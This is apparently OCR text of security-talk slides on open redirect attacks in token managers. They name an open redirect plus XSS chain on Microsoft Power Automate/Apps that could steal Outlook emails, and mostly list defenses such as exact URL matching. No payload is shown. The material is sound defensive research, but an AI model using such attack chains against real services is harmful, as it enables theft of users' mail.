
Open Redirect + XSS

Microsoft
Power Automate/Apps

Sample Impact:

Steal Outlook Emails


Open Redirect: Defense



Open Redirect: Defense

Defense


- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or



Open Redirect: Defense

Defense


- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or



Open Redirect: Defense

Defense

- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or
- Do not expose (user-controllable) post-redirect URL to frontend




Open Redirect: Defense

Defense


- Compare post-redirect URL at Token Manager w/ ***exact string matching*** (no wildcard !), or
- Do not expose (user-controllable) post-redirect URL to frontend

Reflection

- *redirect_uri* is the source of open redirect attacks in traditional OAuth.
- **"Post-redirect pattern"** (Session Fixation defense) opens up ***new*** open redirect possibility!



Confused Deputy: A tale of two attacks



